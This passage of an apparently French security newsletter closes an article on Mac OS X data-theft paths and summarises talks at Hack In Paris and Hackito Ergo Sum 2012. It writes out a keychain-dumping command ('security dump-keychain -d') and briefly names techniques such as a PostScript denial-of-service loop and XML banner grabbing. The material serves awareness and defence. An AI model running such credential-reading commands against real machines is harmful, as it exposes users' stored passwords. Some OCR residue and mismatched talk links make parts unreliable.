
En fin de compte, cet accès DMA permet de voler des informations par un simple accès physique au système, alors qu'il fallait jusqu'ici avoir réussi à installer un logiciel malveillant avec les droits d'administration pour arriver au même résultat.

>Chercher les informations sensibles depuis un accès au système


Si un acteur malveillant parvient à obtenir un accès par l'une des méthodes présentées précédemment, quelles sont les possibilités offertes et quelles sont les informations réellement exploitables ? Quelques exemples ...

Le fameux Trousseau d'accès

Comme évoqué plus haut, l'un des éléments les plus sensibles en termes de fuite d'informations sur un système Mac OS X est le trousseau d'accès. Ce trousseau, qui est concrètement un fichier chiffré, stocke une importante quantité de mots de passe et de certificats utilisés par l'utilisateur pour s'authentifier sur des applications locales et des sites web.



Dans un scénario de piratage où un attaquant est parvenu à obtenir un accès au système sans connaitre le mot de passe du compte utilisateur usurpé (comme par exemple avec une session laissée ouverte pendant une pause), il ne lui est pas possible, à première vue, d'accéder aux mots de passe contenus dans le trousseau d'accès. Malheureusement, la commande système « security dump-keychain –d » lancée au travers du terminal (donc avec les droits de l'utilisateur courant) permet de visualiser les mots de passe du trousseau en clair sans que le mot de passe du compte utilisateur ne soit demandé.



Ainsi, malgré le chiffrement du trousseau d'accès, un attaquant a la possibilité de réaliser de multiples usurpations d'identité sur des services proposés tels que Evernote,

[xmco] Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

Google, Skype, iTunes ou encore Microsoft Outlook et ainsi d'accéder à de nouvelles fuites d'informations à travers les nouveaux accès réseau obtenus (WiFI, accès via certificats privés, VPN, etc.).
Ce comportement étrange s'explique par le fait que le trousseau d'accès de l'utilisateur est en réalité ouvert et déchiffré automatiquement dès l'ouverture de la session afin que le système y accède sans interaction de la part de l'utilisateur. Cependant, ce scénario est valable uniquement si le mot de passe protégeant le trousseau d'accès est identique au mot de passe du système choisi par l'utilisateur (configuration par défaut). En réalité, peu de propriétaires de Mac sont conscients qu'il est possible de modifier le mot de passe de leur trousseau d'accès, tellement peu conscient que les moteurs de recherche indexent aujourd'hui des centaines des trousseaux d'accès en libre accès ...

Webpage Previews

Safari, le navigateur Internet installé par défaut sur Mac OS X, intègre une fonctionnalité très intéressante pour un acteur malveillant : Webpage Previews. Celle-ci photographie chaque page chargée ou rechargée par le navigateur de l'utilisateur et les stocke instantanément sur le disque dur.

Ainsi, il est possible, selon les cas, qu'un attaquant accède à des données sensibles telles que le contenu d'un email, une recherche saisie dans Google, des données bancaires, le contenu de sites illégaux, des scans NMAP (cas avéré), etc.

Les cookies

Comme sur les autres systèmes, les cookies stockés sur le système peuvent être volés par un attaquant afin de bénéficier d'un accès encore valide à un site web. Il est intéressant de savoir que les cookies des sites comme www.gmail.com, www.facebook.com, www.twitter.com - et peut-être de l'un des extranet de l'entreprise de la victime - ont une durée de vie d'environ une semaine, favorisant ainsi l'usurpation d'identité. Par ailleurs, l'accès aux cookies d'un utilisateur système nécessite uniquement les droits d'accès de l'utilisateur même. Ils et Ils peuvent donc être volé par la majorité des attaques présentées dans cet article.

Skype

Skype peut parfois être utilisé en entreprise avec notamment la fonctionnalité de Chat. Skype conserve l'historique des conversations, mais demande un mot de passe pour y accéder. Or, l'accès à cet historique peut être fait directement au travers d'une base de données présente sur le disque dur du Mac, et cela sans authentification. Le contenu des conversations est en effet stocké en clair dans une base de données SQLite locale accessible avec les droits de l'utilisateur même.

> Conclusion

La part de marché importante occupée par Windows permet aujourd'hui à Mac OS X de n'être que la seconde cible privilégiée des pirates et des hackers. Ainsi, les moyens d'exploitation d'un système Mac OS X à travers des failles logicielles distantes ou locales restent limités, voire confidentiels. Cependant, le cas du malware Flashback est probablement une première indication d'un changement d'orientation des pirates et des chercheurs de vulnérabilités.

Mac OS X dispose par contre et contrairement à Windows de nombreux moyens d'accès natifs lorsqu'un accès physique est possible. Fort heureusement, des moyens de sécurisation, non appliqués par défaut, existent bel et bien [1].

Les exemples de fuites d'informations proposés ont permis d'entrapercevoir les possibilités offertes par un simple utilisateur connecté à un système Mac OS X. Encore une fois, les bonnes pratiques de sécurisation peuvent limiter le risque de pertes de données.

Un Mac est-il donc un risque pour votre Système d'Information ? Oui, s'il est configuré par défaut et beaucoup moins si sa configuration a été renforcée selon les bonnes pratiques de sécurité. Depuis la dernière version de Mac OS X (Lion), nous pouvons considérer qu'un système Mac OS X peut être aussi bien sécurisé qu'un système Windows, voire plus, et cela sans achat de logiciels de sécurité supplémentaires.

Les personnes souhaitant approfondir le sujet techniquement peuvent parcourir une présentation technique réalisée aux GSDays en 2012 [2].

Références

[1] Blog de Kaspersky
http://www.securelist.com/en/blog/208193448/10_Simple_Tips_for_Boosting_The_Security_Of_Your_Mac

[2] Blog d'Arnaud Malard
http://sud0man.blogspot.fr/2012/04/hackmacosx-gs-days-2012.html

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

> Conférences sécurité

Avec quelques mois de retard, nous vous proposons un résumé des conférences qui se sont déroulées ce printemps : Hack In Paris, Hackito et SSTIC..

par Pierre TEXIER, Arnauld MALARD, François LEGUE, Antonin AUROY, Lionel AKAGAH, Stéphane JIN, Stéphane AVI et Julien MEYER

Hack In Paris

> Hack In Paris

La deuxième édition de la conférence Hack In Paris a eu lieu du 18 au 22 juin 2012, au Centre des conférences de Disneyland Paris. Plus de 350 personnes ont assisté à cet évènement, pour entre autres 16 conférences données par des experts en sécurité internationaux.

L'équipe XMCO a assisté aux journées dédiées aux conférences des 21 et 22 juin. Nous allons vous présenter le résumé de certaines de ces conférences.

Après un discours d'ouverture (prononcé par Olivier Franchi) de Sysdream, la première conférence intitulée « Where are we and where are we going? » fut donnée par Mikko Hyponen, le directeur des recherches au sein de la société F-Secure.

[xmco] Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

Where are we and where are we going?
Mikko Hyponen


Slides
http://hackinparis.com/slides/hip2k12/Mikko%20H-Keynote.pdf

Video
http://youtu.be/0Q1Qr9D3Gds

Le monde de la sécurité informatique et des cyber attaques a été passé en revue. Les trois types d'attaquant ont été exposés, à savoir les criminels (motivés par l'argent), les hacktivistes (motivés par un idéal, une cause) et enfin les gouvernements (motivés par le besoin de posséder un pouvoir sur le peuple).

Mikko Hyponen : « Nuclear physics lost its innocence in 1945. Computer science lost its innocence in 2009 »

Différents exemples pour chaque cas ont été présentés. Tout au long de sa conférence, Mikko Hyponen a développé une analogie entre le secteur nucléaire et le secteur informatique, qu'il a résumé dans cette phrase : «Nuclear physics lost its innocence in 1945. Computer science lost its innocence in 2009 ... ». Autrement dit : « la physique nucléaire a perdu son innocence en 1945 (référence à Hiroshima, entre autres). L'informatique a perdu son innocence en 2009 (en référence aux cyber attaques intergouvernementales telles que Stuxnet). »



Nonverbal Human Hacking
Chris Hadnagy

Slides
http://hackinparis.com/slides/hip2k12/Chris.H-SocialEngineer-TheArtofHumanHacking.pdf

Video
http://youtu.be/rYeUFtrdu78

La dernière conférence avant le déjeuner a mis l'accent sur le phénomène d'ingénierie sociale ou social engineering qui, d'après l'ex-membre des Anonymous Sparky Blaze, « est le plus gros problème [en informatique, NDLR] aujourd'hui ».
Chris Hadnagy, un professionnel en ingénierie sociale, a su avec humour et énergie capter l'attention du public sur ce phénomène qui prend de plus en plus d'ampleur. A travers des statistiques, des chiffres et des exemples concrets, il a été possible de mieux comprendre les enjeux liés à ce problème.

Ainsi, les attaques par social engineering les plus utilisées aujourd'hui sont :

- Le phishing ;
- L'élicitation par téléphone (phone elicitation) ;
- L'usurpation d'indentité (tail gating/impersonation).

D'autres exemples sur les types de mails utilisés pour réaliser du phishing, ou les types d'appels pour récupérer des données personnelles (numéro de carte bancaire, numéro de sécurité sociale, mots de passe, etc.) de victimes, notamment à la suite de catastrophes naturelles, ont été présentés tout au long de la conférence. Un des éléments intéressants a été l'étude statistique menée sur les mots de passe et la différence de choix de ces derniers, selon qu'il s'agit d'un homme ou d'une femme.

Après un comparatif sur certaines habitudes humaines VS les actions à mener afin de prévenir les risques liés à de telles habitudes, Chris Hadnagy a terminé sa présentation avec cette phrase « Don't wear a gun, wear a clipboard to get information ».

HTML5 Something Wicked This Way Comes
Krzysztof Kotowicz

Slides
http://hackinparis.com/slides/hip2k12/Krzysztof-html5-somethingwickedthiswaycomes.pdf

Video
http://youtu.be/j6CE-te5Fc8

Après une session de questions-réponses sur différents aspects de la sécurité, les conférences ont repris avec celle de Krzysztof Kotowicz sur le HTML5. À travers cette présentation, diverses attaques ont été présentées. Notamment le filejacking qui permet de lire et de récupérer des fichiers situés sur la machine de la victime, à partir d'un site web en HTML5 (via Google Chrome uniquement). Une autre attaque nommée « AppCache poisoning » a été présentée.

Elle passe par un point d'accès détourné (« rogue access

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

point ») et l'utilisation des Offline Web Applications :<html manifest=cache.manifest>. Par ailleurs, une attaque baptisée « Silent File Upload » permet de charger des fichiers, via JavaScript exclusivement, sur des sites de partage de photos utilisés par la victime, en utilisant une faille de type « Cross Origin Resource Sharing ». Une démonstration a été faite sur le site Flickr. D'autres attaques ont été présentées afin de faire comprendre les points suivants aux développeurs :

- Le langage HTML5 offre plusieurs fonctionnalités intéressantes, y compris pour les pirates ;
- Les compromissions nécessitant l'interaction de la victime elle-même sont largement possibles ;
- Il vaut mieux ne pas utiliser de frames, d'où la recommandation particulière en conclusion : « Use X-Frame-Options: DENY ».

Bob's pwnage stage #1

- Bob has a hobby - e.g. hacking
- He has cool file://s
- I want to get them!
- He's not THAT stupid to run EXE, SCR etc.
- **Use filejacking!**

Weapons of Max destructions V4
Jorge Sebastiao

Slides
http://hackinparis.com/slides/hip2k12/Jorge-Weapons%20of%20Max%20Destruction%20V40.pdf

Video
http://youtu.be/Ldy9Pi7tGOk

L'avant-dernière conférence de la journée n'était pas des plus riches en découvertes. Elle avait quand même le mérite d'être une bonne synthèse de l'état actuel des cyber attaques qui sont de plus en plus ciblées, mais surtout déployées par des États afin d'en attaquer d'autres (cf. Bulletin CXA-2012-0934).

Jorge Sebastiao a indiqué que les cyber-guerres sont d'actualité et que les nouvelles armes de destructions massives sont maintenant électroniques. Stuxnet et Flame avec leur principe de fonctionnement ont été passés en revue (Le malware Gauss n'avait pas encore fait parler de lui, cf. CXA-2012-1408.).

Par ailleurs, des vidéos ont permis, d'une part, de noter que les films hollywoodiens s'inspirent souvent de cyber attaques existantes, et d'autres d'autre part, de démontrer que certains composants, exposés à une certaine fréquence pendant un temps donné peuvent être détruits. Peut-être un présage à l'attaque menée par le ver Flame via diffusion de musique (cf. CXA-2012-1354) ?

Cette conférence avait un lien intéressant avec celle d'ouverture donnée par l'expert en sécurité Mikko Hypponen qui l'avait fini en déclarant : «Nuclear physics lost its innocence in 1945. Computer science lost its innocence in 2009».

PostScript : Danger Ahead
Andrei Costin

Slides
http://hackinparis.com/slides/hip2k12/Andrei-PostScript%20Danger%20Ahead.pdf

Video
http://youtu.be/ygcs0m5C9ZI

Pour terminer cette journée riche en émotions, nous avons assisté à une conférence sur le PostScript. Mais qu'est ce que le PostScript selon Wikipedia ?

« Le PostScript est un langage informatique spécialisé dans la description de pages, mis au point par Adobe. » Ainsi, Andrei Costin a d'abord présenté le langage avec ses différentes spécifications. Par exemple, il nous a montré comment provoquer un déni de service avec une boucle infinie ({}loop).

« une attaque baptisée 'Silent File Upload' permet de charger des fichiers, via JavaScript exclusivement, sur des sites de partage de photos utilisés par la victime en utilisant le 'Cross Origin Resource Sharing' »

Le langage permet de faire plusieurs choses comme envoyer des requêtes ou manipuler n'importe quel document.

Les scénarios présentés n'ont pas été aussi impressionnants que l'on pouvait imaginer, mais le chercheur a posé une simple question comme « Qui vérifie ce qu'il imprime ? » La réponse est personne. Alors, imaginer un langage, incorporé dans un document qui modifie tous les 0 par des 9 lors de l'impression...

[xmco] Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

A Bit More of PE
Ange Albertini

Video
http://youtu.be/3duSgr5b1yc

Le format des fichiers PE, fichier exécutable Windows, est quelque chose de plus compliqué que cela en a l'air. C'est tout du moins ce qu'a confirmé Ange Albertini lors de sa présentation. En effet, lors de l'étude d'un malware, il a observé des comportements étranges avec certains parseurs PE. C'est à partir de ce constat qu'il a décidé de forger ses propres fichiers PE puis d'analyser les différentes réactions des systèmes d'exploitation et des parseurs PE. Ange nous a ensuite montré plusieurs exemples de fichiers PE qui ne respectaient pas les spécifications de Microsoft mais qui s'exécutaient tout de même. Ces fichiers malformés peuvent être utilisés pour contourner les parseurs de fichiers des antivirus par exemple. Le projet « corkami » lancé par Ange, référence tous les fichiers PE qui ne respectent pas les spécifications, afin de les analyser et de créer une documentation sur leurs spécifications.

Bypassing Android Permission Model
Georgia Weidman

Slides
http://hackinparis.com/slides/hip2k12/Georgia-android-permissions.pdf

Video
http://youtu.be/S9eVKyxye2c

Georgia Weidman a présenté la sécurité des applications Android, et plus précisément la gestion des droits de ces applications. Après avoir fait la liste des différents droits existants, plusieurs techniques de « contournement » ont été exposées. Une application peut, par exemple, utiliser une autre application qui disposerait des droits nécessaires pour effectuer une action. De plus, les ressources disponibles sur la carte SD le sont pour toutes les applications. Gare aux fichiers de configuration ! Enfin, de plus en plus de développeurs demandent l'intégralité des droits, même si leur application ne les utilise pas (Facebook).

Attacking XML Processing
Nicolas Grégoire

Slides
http://hackinparis.com/slides/hip2k12/Nicolas-Attacking_XML_processing.pdf

Video
http://youtu.be/xm5hloYTSyI

En fin d'après-midi, Nicolas Grégoire nous a présenté une conférence intitulée « Attacking XML Processing ». Il a d'abord procédé à une présentation générale du XML et un rappel des différents usages. Par la suite, pour identifier d'éventuelles vulnérabilités il a posé la question suivante : « Le contenu XML est-il interprété ? ».

Plusieurs cas d'exploitation de vulnérabilités liées à l'interprétation d'un contenu XML ont été présentés, démonstrations à l'appui, avec notamment, l'encapsulation d'un PDF malveillant dans du XML (XDP) qui n'est alors plus détecté par les antivirus, un déni de service via une attaque « Billion Laughs Attack » (CWE-776), ou encore la récupération de bannières via des messages d'erreur en utilisant la fonction « DOMDocument::loadXML() » sur des ports correspondant à des services connus (exemple : DOMDocument::loadXML(https://localhost:22/) pour obtenir la bannière du serveur SSH). Finalement, il nous a présenté des méthodes avancées qui permettent d'exécuter arbitrairement du code PHP ou Java en utilisant des documents XSLT.

Got Your Nose! How To Steal Your Precious Data Without Using Scripts
Mario Heiderich

Slides
http://hackinparis.com/slides/hip2k12/Georgia-android-permissions.pdf

Video
http://youtu.be/S9eVKyxye2c

Mario Heiderich a présenté un sujet assez classique, l'injection de code dans une page web (XSS). Cependant, même

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

si le sujet est commun, la manière de l'aborder est atypique : Mario nous a présenté un certain nombre d'attaques utilisables sans aucune utilisation de scripts (injection de codes HTML et CSS principalement). Démonstrations à l'appui, Mario nous a montré qu'il était possible de retrouver un mot de passe enregistré dans un navigateur par force brute, ou de réaliser un keylogger en injectant du code SVG, puis en utilisant la fonction « accessKey » qui permet d'associer des événements à la frappe au clavier. Finalement, Mario a illustré le fait qu'une protection du côté client (le plug-in NoScript de Firefox par exemple) n'est pas suffisante pour prévenir d'éventuelles attaques. Il faut donc porter les efforts de sécurisation au sein même du code de l'application.

> Hack In Paris : autres conférences

SCADA Security: Why is it so hard ?
Amol Sarwate
http://hackinparis.com/slides/hip2k12/Amol-SCADASecurityWhyIsItSoHard.pdf

http://youtu.be/wm9NufqoIWU

PostScript: Danger ahead !
Andrei Costin
http://hackinparis.com/slides/hip2k12/Andrei-PostScript%20Danger%20Ahead.pdf

http://youtu.be/wm9NufqoIWU

Got your Nose ! How to steal your precious data without using scripts
Mario Heiderich
http://hackinparis.com/slides/hip2k12/Mario-got_ur_nose_hip12.pdf

http://youtu.be/FIQvAaZj_HA

What are the new means for cybercriminals to bypass and evade your defenses ?
Klaus Majewski
http://hackinparis.com/slides/hip2k12/Klaus%20Stonesoft_AET.pdf

http://youtu.be/7i0JUplckw8

Results of a Security Assessment of the Internet Protocol version 6 (IPv6)
Fernando Gont
http://hackinparis.com/slides/hip2k12/Fernando-ipv6-security.pdf

http://youtu.be/wZqrSyv4cHs

Keynote: Measuring Risk with Time Based Security
Winn Schwartau
http://hackinparis.com/slides/hip2k12/Winn-Keynote.pdf

http://youtu.be/pRdGdG6NwS0

« Securing the Internet: YOU're doing it wrong » (An INFOSEC Intervention)
Jayson E. Street
http://hackinparis.com/slides/hip2k12/Jayson-securing%20HIP.pdf

http://youtu.be/vKulXYU-ov4

Questions and Answers : Panel Defensive Nature
Winn Schwartau, Jayson E. Street, Chris Hadnagy
http://youtu.be/T48WiGQYdF8$

Questions and Answers : Panel offensive Nature
Winn Schwartau, Georgia Weidman, Mario Heiderich
http://youtu.be/fH285SC8Mkc
qsdqsdqs

[xmco] Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

Hackito

> Hackito Ergo Sum

XMCO était cette année encore présent à la conférence française qui monte, Hackito Ergo Sum, ou HES pour les intimes. C'est au siège du Parti Communiste Français, l'espace Oscar Niemeyer, que la 3ème édition d'HES a eu lieu.


Keynote #1
Cedric Blancher

Slides
http://2012.hackitoergosum.org/blog/wp-content/uploads/2012/04/HES-2012-cblancher-Keynote1.pdf

Cédric Blancher a ouvert le bal des présentations avec la première keynote. Apparemment, il a remplacé au pied levé le conférencier prévu et a ainsi abordé la définition première d'un terme aujourd'hui utilisé à tort et à travers : « hacking ». Cette activité consiste tout simplement à adapter quelque chose d'existant à un autre besoin. Afin d'illustrer ses propos, Cédric Blancher s'est appuyé sur un exemple original : modifier les attaches de son appareil photo afin de l'adapter à l'activité extrême qu'est le parachutisme.

Le conférencier a ensuite fait le lien entre sécurité informatique et hacking, a enchaîné sur les conséquences de la médiatisation croissante de la sécurité informatique et l'augmentation du nombre de conférences dans le domaine ces dernières années. Cette augmentation du nombre de conférences à travers le monde, bien que positive, aurait pour conséquence négative de tirer le niveau technique vers le bas. De plus, il n'est pas rare de voir une présentation à plusieurs conférences différentes.

Enfin, l'orateur a terminé en expliquant pourquoi le hacking devait continuer à exister. Selon lui, le hacking serait le moteur de l'innovation.




HACKITO
ERGO SUM

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

Hardware backdooring is practical
Jonathan Brossard et Florentin Demetrescu

Slides
http://2012.hackitoergosum.org/blog/wp-content/uploads/2012/04/HES-2012-jbrossard_fdemetrescu-Hardware-Backdooring-is-pratical.pdf

Jonathan Brossard et Florentin Demetrescu nous ont présenté leur preuve de concept fonctionnelle de backdoor très bas niveau. Les conférenciers ont rapidement posé la question de savoir si un État (la Chine par exemple) aurait les moyens de « backdoorer » l'ensemble des ordinateurs. En réalité, n'importe quelle entreprise participante à la chaine de fabrication d'un ordinateur est en mesure de déposer une backdoor.


Cédric Blancher

Les orateurs ont poursuivi par une brève présentation de l'architecture x86, ainsi que par une démo du flash d'une carte mère avec coreboot et un état de l'art des précédents travaux effectués dans le domaine de bootkit.

Enfin, la dernière partie de la présentation s'est concentrée sur « Rakshasa », la backdoor développée par les chercheurs. Le but était d'atteindre la backdoor ultime : persistante, furtive, portable, etc. Une démonstration de leur outil a été faite sur un Windows Server 2008. « Rakshasa » s'appuie sur : Coreboot, SeaBios, iPXE et de nombreux payloads. Les chercheurs ont terminé sur des pistes de réflexion afin de prévenir d'une telle source d'attaque.

Revisiting Baseband Attacks
Ralf Philipp Weinmann

Ralf Philipp Weinmann a présenté ses recherches sur les attaques des réseaux cellulaires. Le chercheur a notamment utilisé du matériel trouvé dans le sous-sol de son université du Luxembourg pour mettre en place une infrastructure mobile afin de mener à bien ses recherches.
Sur une vidéo projetée, nous avons assisté à une sorte d'attaque de « Man-in-the-Middle » entre un iPhone, une antenne relais malveillante et l'antenne relais légitime. Dans cette vidéo, l'iPhone ciblé perd l'accès au réseau, puis se reconnecte à l'antenne relais malveillante. Un second iPhone appelle alors l'iPhone victime qui décroche tout seul...
D'après le conférencier, les constructeurs prendraient ces considérations de sécurité au sérieux. Le problème principal proviendrait de la chaine de mise à jour.

L'orateur a ensuite exposé la facilité d'accès aux informations de certaines puces via l'interface JTAG moyennant l'utilisation d'une RIFF Box, ainsi que les différentes puces et les tendances du marché.

À noter que Ralf Philipp Weinmann est l'un des co-auteurs du livre « iOS Hacker's Handbook ».

« Les conférenciers ont rapidement posé la question de savoir si un État aurait les moyens de backdoorer l'ensemble des ordinateurs »


Strange and Radiant Machines in the PHY Layer
Travis Goodspeed & Sergey Bratus

Slides
http://2012.hackitoergosum.org/blog/wp-content/uploads/2012/04/HES-2012-goodspeed_bratus-StrangeAndRadiant-Machines.pdf


Seul Travis Goodspeed était présent à la conférence. Celui-ci a présenté des travaux qui s'attaquent à la couche la plus basse du modèle OSI : la couche physique et plus particulièrement dans le cas des transmissions sans fil.

L'attaque décrite « Packet-in-Packet » permet à un attaquant qui pourrait manipuler les couches les plus hautes du modèle OSI d'injecter des trames au niveau physique. Le principe est le suivant : il est possible d'encapsuler un paquet à l'intérieur d'un autre paquet et d'interpréter le paquet encapsulé comme un paquet à part entière. Ceci est dû notamment au bruit (interférences) ambiant qui peut « invalider » le paquet « extérieur».

Le chercheur a accompagné ses propos d'une démonstration sur un clavier sans fil Microsoft.



Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.



Cryptographic Function Identification in Obfuscated Binary Programs
Joan Calvet

Slides
http://2012.hackitoergosum.org/blog/wp-content/uploads/2012/04/HES-2012-jcalvet-CryptoFunctionIdentification.pdf

Joan Calvet a présenté ses recherches sur l'identification des fonctions cryptographiques au sein de binaires obfusqués. Le chercheur s'est demandé comment faire pour reconnaître différentes implémentations d'un même algorithme. La technique développée par Joan Calvet s'appuie sur la comparaison des relations entrées-sorties d'un binaire. En effet, pour une clé K et un texte chiffré C, n'importe quelle implémentation de « Tiny Encryption Algorithm » (exemple pris par l'orateur) produit le même texte déchiffré C'.

Cependant, cette technique est limitée, car pour un programme P implémentant un algorithme cryptographique inconnu, il est irréalisable de tester toutes les E/S pour prouver que P implémente l'algorithme cryptographique A. Au mieux, il est possible de prouver que P implémente l'algorithme A sur les entrées testées.

Le but du chercheur est ainsi de prouver qu'un programme P se comporte comme un algorithme cryptographique connu durant une exécution particulière en suivant les 3 étapes suivantes :
1 - Collecter les traces d'exécution de P ;
2 - Extraire tous les algorithmes cryptographiques possibles avec leurs paramètres d'après l'étape 1 (là réside toute la difficulté) ;
3 - Identifier ces algorithmes en comparant leurs relations E/S avec ceux des algorithmes connus.

Hacking the NFC credit cards for fun and debit
Renaud Lifchitz

Slides
http://2012.hackitoergosum.org/blog/wp-content/uploads/2012/04/HES-2012-rlifchitz-contactless-payments-insecurity.pdf

L'arrivée du paiement sans contact basé sur la technologie RFID est inexorable. Renaud Lifchitz a présenté ses recherches sur le sujet. Ce mode de paiement déjà répandu aux États-Unis (10 millions de cartes) est limité à 20 euros maximum par paiement.

A l'aide d'un lecteur de carte RFID, d'outils et de rétro-ingénierie, Renaud Lifchitz est parvenu à extraire les données contenues au sein de la carte tels que le numéro PAN, la date d'expiration, les données contenues au sein de la bande magnétique et l'historique des transactions bancaires. Un attaquant possédant un lecteur RFID peut ainsi récupérer, et ce, à l'insu de sa victime les informations bancaires susnommées. Renaud a ensuite illustré l'attaque par une démo au cours de laquelle il extrait avec succès ces informations. La principale limitation de l'attaque réside dans la distance nécessaire pour pouvoir extraire les données. La version du logiciel exécutable sur PC a été publiée à la fin de la conférence.

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

Walter Belgers

Slides
http://2012.hackitoergosum.org/blog/wp-content/uploads/2012/04/HES-2012-wbelgers-Handouts.pdf

La première journée s'est terminée par une présentation sur un domaine connexe à la sécurité informatique et traditionnellement représenté : le lockpicking.

Le conférencier, plusieurs fois vainqueur de nombreuses compétitions de crochetage de serrure, a commencé par présenter ce qu'était le lockpicking. L'orateur a poursuivi par l'explication des différentes techniques utilisables, du principe de fonctionnement d'une serrure, et des protections applicables.
Plusieurs démonstrations faites en direct (ou en vidéo) ont eu lieu afin d'illustrer les propos de Walter Belgers.

« A l'aide d'un lecteur de carte RFID, d'outils et de rétro-ingénierie, Renaud Lifchitz est parvenu à extraire les données contenus au sein de la carte tels que le numéro PAN, la date d'expiration, les données contenues au sein de la bande magnétique »

How We Compromised the Cisco VoIP Crypto Ecosystem
Enno Rey et Daniel Mende

La présentation a débuté par un rappel des éléments de sécurité mis en place dans le cadre d'infrastructure VoIP et les vulnérabilités souvent rencontrées lors de tests d'intrusions. Le constat est que le chiffrement des communications est un élément essentiel pour la confidentialité des conversations.

Cisco a ainsi implémenté un système basé sur les infrastructures à clés publiques qui permet de répondre à ce besoin. Des dongles CTL contenant les clefs privées sont utilisés pour signer les certificats utilisés au sein des téléphones Cisco. Les chercheurs ont identifié une vulnérabilité permettant de modifier le fichier CTL et de mettre à jour leur signature à la volée lors d'une attaque de Man In The Middle. L'attaquant injectant ainsi son propre certificat entre les téléphones peut ensuite déchiffrer la communication.

Secure Password Managers and Military-Grade Encryption on Smartphones
Andrey Belenko et Dmitry Sklyarov

